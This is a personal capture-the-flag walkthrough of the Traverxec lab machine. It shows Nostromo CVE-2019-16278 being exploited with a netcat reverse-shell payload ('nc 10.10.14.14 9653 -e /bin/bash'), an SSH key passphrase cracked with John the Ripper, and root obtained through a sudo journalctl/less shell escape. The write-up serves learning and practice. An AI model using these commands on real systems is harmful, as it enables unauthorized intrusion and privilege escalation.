Traverxec walkthrough

Index

Index 1

List of pictures 1

Disclaimer 2

Reconnaissance 2

Initial foothold 2

User flag 2

Privilege escalation 5

Personal comments 6

Appendix A – CVE-2019-16278 6

Appendix B – Double check about privesc method (after I became root) 6

References 6

List of pictures

Figure 1 - nMap scan results 2
Figure 2 - Nostromo exploit 3
Figure 3 - Web server configuration 3
Figure 4 - Access to the server's public home directory 4
Figure 5 - Interesting backup file 4
Figure 6 - Passphrase cracked 4
Figure 7 - SSH Login and user flag 5
Figure 8 - Privesc information 5
Figure 9 - Root shell and flag 5
Figure 10 - Double check about privesc post root flag 6


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just as note: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Traverxec/nMap]
└─$ nmap -sT -sV -A -p- 10.10.10.165 -oA Traverxec
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-06 20:33 AEST
Nmap scan report for 10.10.10.165
Host is up (0.048s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-title: TRAVERXEC
|_http-server-header: nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.53 seconds
```

Figure 1 - nMap scan results


Open ports are 22 and 80. So, this box has SSH service enabled (port 22) and a web application running on port 80. Also, nMap recognized Linux as operative system and Nostromo as web server. However, nMap didn't provide any other information about it.

Initial foothold

Since I have nothing but a web application running on port 80 based on a Nostromo web server, I looked for some information and exploit about Nostromo. I found out the CVE-2019-16278, so I downloaded an exploit.

User flag

I run it to obtain a shell on the target, as shown in the following picture:




```
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

┌──(k14d1u5@k14d1u5-kali)-[~/Desktop]
└─$ python2 ./exploitNostromo.py 10.10.10.165 80 "nc 10.10.14.14 9653 -e /bin/bash"

                                        2019_16278
```

```
┌──(k14d1u5@k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 9653
listening on [any] 9653 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.165] 45328
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 2 - Nostromo exploit


Once I was on the target machine, I searched some interesting information. In the $/var/nostromo/config$ path I found the $.htpasswd$ file. It contained a user and a hash. I cracked it and tried to use to log in via SSH, but it didn't work. I kept to search other interesting files and information. I found a backup, but it wasn't useful too. After some time, I noted that in the $/var/nostromo/config$ path the interesting file was $nhttpd.conf$. This file contains some web server configuration. In particular, the web server has set a public home directory, as shown in the following picture:



```
cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

Figure 3 - Web server configuration


Due to this configuration, a user can access to the other user home directories via browser using an URL like $http://10.10.10.165/\sim<user>$. Regarding this box, I can browse the David home directory using the $http://10.10.10.165/\sim david$ URL. Obviously, I can't see anything via browser because I still don't have the right permission to read this folder. However, as I previously found out, I can read and access to the public home directory. I just need to navigate to the right path using the shell:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -lnvp 9653
listening on [any] 9653 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.165] 49974
cd /home/david/public_www
pwd
/home/david/public_www
ls -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
```

Figure 4 - Access to the server's public home directory


At this point I explored this directory and I found a very interesting file:



```
pwd
/home/david/public_www
ls -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
cat index.html
<html>
<head>
<style>
html {
  font-family: sans-serif;
  color: rgb(128,96,0);
  background: url(/img/portfolio/portfolio_03.jpg) no-repeat center center fixed;
  -webkit-background-size: cover;
  -moz-background-size: cover;
  -o-background-size: cover;
  background-size: cover;
}
</style>
</head><body><font style="sans-serif"><h1>Private space.<br>Nothing here.<br>Keep out!</h1></body></html>
cd protected-file-area
pwd
/home/david/public_www/protected-file-area
ls -la
total 16
drwxr-xr-x 2 david david 4096 Oct 25  2019 .
drwxr-xr-x 3 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david   45 Oct 25  2019 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25  2019 backup-ssh-identity-files.tgz
cat .htaccess
realm David's Protected File Area. Keep out!
```

Figure 5 - Interesting backup file


So, I transferred it on my Kali machine and I found the David's RSA key. I tried to use it to log in via SSH, but I need a passphrase. So, I cracked it using John The Ripper tool as shown in the following:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh2john ./id_rsa > davidKeyJohn.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ john davidKeyJohn.txt --wordlist=./fullPassList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (./id_rsa)
1g 0:00:00:02 DONE (2024-09-16 20:17) 0.4739g/s 3873Kp/s 3873Kc/s 3873KC/s huntelaar12..hunter$10
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$
```

Figure 6 - Passphrase cracked

Since I cracked it, I tried to log in via SSH, as I did previously, and I retrieved the user flag:




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ pwd
/home/david
david@traverxec:~$ ls -la
total 36
drwx--x--x 5 david david 4096 Oct 25  2019 .
drwxr-xr-x 3 root  root  4096 Oct 25  2019 ..
lrwxrwxrwx 1 root  root     9 Oct 25  2019 .bash_history → /dev/null
-rw-r--r-- 1 david david  220 Oct 25  2019 .bash_logout
-rw-r--r-- 1 david david 3526 Oct 25  2019 .bashrc
drwx------ 2 david david 4096 Oct 25  2019 bin
-rw-r--r-- 1 david david  807 Oct 25  2019 .profile
drwxr-xr-x 3 david david 4096 Oct 25  2019 public_www
drwx------ 2 david david 4096 Oct 25  2019 .ssh
-r--r----- 1 root  david   33 Sep 16 05:33 user.txt
david@traverxec:~$ cat user.txt
d[redacted]8
david@traverxec:~$ 
```

Figure 7 - SSH Login and user flag

Privilege escalation


Finally, I can escalate my privileges. Looking for some interesting file in the David home directory, I found an interesting shell script. It executes a command as *sudo*, as shown in the following picture:



```
david@traverxec:~/bin$ pwd
/home/david/bin
david@traverxec:~/bin$ ls -la
total 16
drwx------ 2 david david 4096 Oct 25  2019 .
drwx--x--x 6 david david 4096 Sep 16 07:14 ..
-r-------- 1 david david  802 Oct 25  2019 server-stats.head
-rwx------ 1 david david  363 Oct 25  2019 server-stats.sh
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$ 
```

Figure 8 - Privesc information

So, I looked the *journalctl* manual from the shell and I found out it is used to print log entries stored in the journal. Also, I found out it uses the *less* command to achieve its goal. This means I was able to use the same command I found in the shell script (except the pipe to the *cat* tool) to open a shell as root and retrieve the root flag:



```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Mon 2024-09-16 05:32:12 EDT, end at Mon 2024-09-16 07:31:51 EDT. --
Sep 16 05:32:13 traverxec systemd[1]: Starting nostromo nhttpd server...
Sep 16 05:32:13 traverxec systemd[1]: nostromo.service: Can't open PID file /var/nostromo/logs/nhttpd.pid (yet?) aft
Sep 16 05:32:13 traverxec nhttpd[497]: started
Sep 16 05:32:13 traverxec nhttpd[497]: max. file descriptors = 1040 (cur) / 1040 (max)
Sep 16 05:32:13 traverxec systemd[1]: Started nostromo nhttpd server.
!/bin/sh
# whoami
root
# pwd
/home/david/bin
# cat /root/root.txt
7[redacted]2
# 
```

Figure 9 - Root shell and flag

Personal comments


I consider this box very funny and quite basic. It was very interesting the privilege escalation task because I was not able to check the sudoers file (I don't have the David password to use the *sudo* command). Also, I learned something new about web servers. I found out I can leverage a public home directory and I understood better how it works. In conclusion, I rated this box as easy.

Appendix A – CVE-2019-16278

This CVE is about the Nostromo web server, aka nhttpd, an open-source web server that is very popular on Unix system like FreeBSD, OpenBSD, etc. Nostromo fails to verify a URL that leads to path traversal to any file in the system. This issue is caused by a directory traversal in the function *http_verify* in nostromo nhttpd. So, an unauthenticated attacker can force the server points to a shell file like */bin/sh* and execute arbitrary commands. It's critical due to all Nostromo's versions, include the lasted release 1.9.6, are vulnerable.

Appendix B – Double check about privesc method (after I became root)

After I gain the root flag, I was very curios about why the privilege escalation method I used effectively worked. I imagined the scenario allowed the David user to run that command using *sudo* and without providing the password. So, I checked it and I was right. In fact, when I completed the box, I changed the David password (when I was root) and I looked the sudoers file for David. As I said, I was right and the information I found out were the following:



```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Mon 2024-09-16 05:32:12 EDT, end at Mon 2024-09-16 07:41:08 EDT. --
Sep 16 05:32:13 traverxec systemd[1]: Starting nostromo nhttpd server...
Sep 16 05:32:13 traverxec systemd[1]: nostromo.service: Can't open PID file /var/nostromo/logs/nhttpd.pid (yet?) a
Sep 16 05:32:13 traverxec nhttpd[497]: started
Sep 16 05:32:13 traverxec nhttpd[497]: max. file descriptors = 1040 (cur) / 1040 (max)
Sep 16 05:32:13 traverxec systemd[1]: Started nostromo nhttpd server.
!/bin/sh
# passwd david
New password:
Retype new password:
passwd: password updated successfully
# exit
!done  (press RETURN)
david@traverxec:~/bin$ sudo -l
[sudo] password for david:
Matching Defaults entries for david on traverxec:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    listpw=always

User david may run the following commands on traverxec:
    (ALL : ALL) NOPASSWD: /usr/bin/journalctl -n5 -unostromo.service
david@traverxec:~/bin$
```

Figure 10 - Double check about privesc post root flag

I obviously reset the box before I stopped the machine, so I recovered its initial state.

References

https://github.com/aN0mad/CVE-2019-16278-Nostromo_1.9.6-RCE

https://www.exploit-db.com/exploits/47837

https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html

https://www.rapid7.com/db/modules/exploit/multi/http/nostromo_code_exec/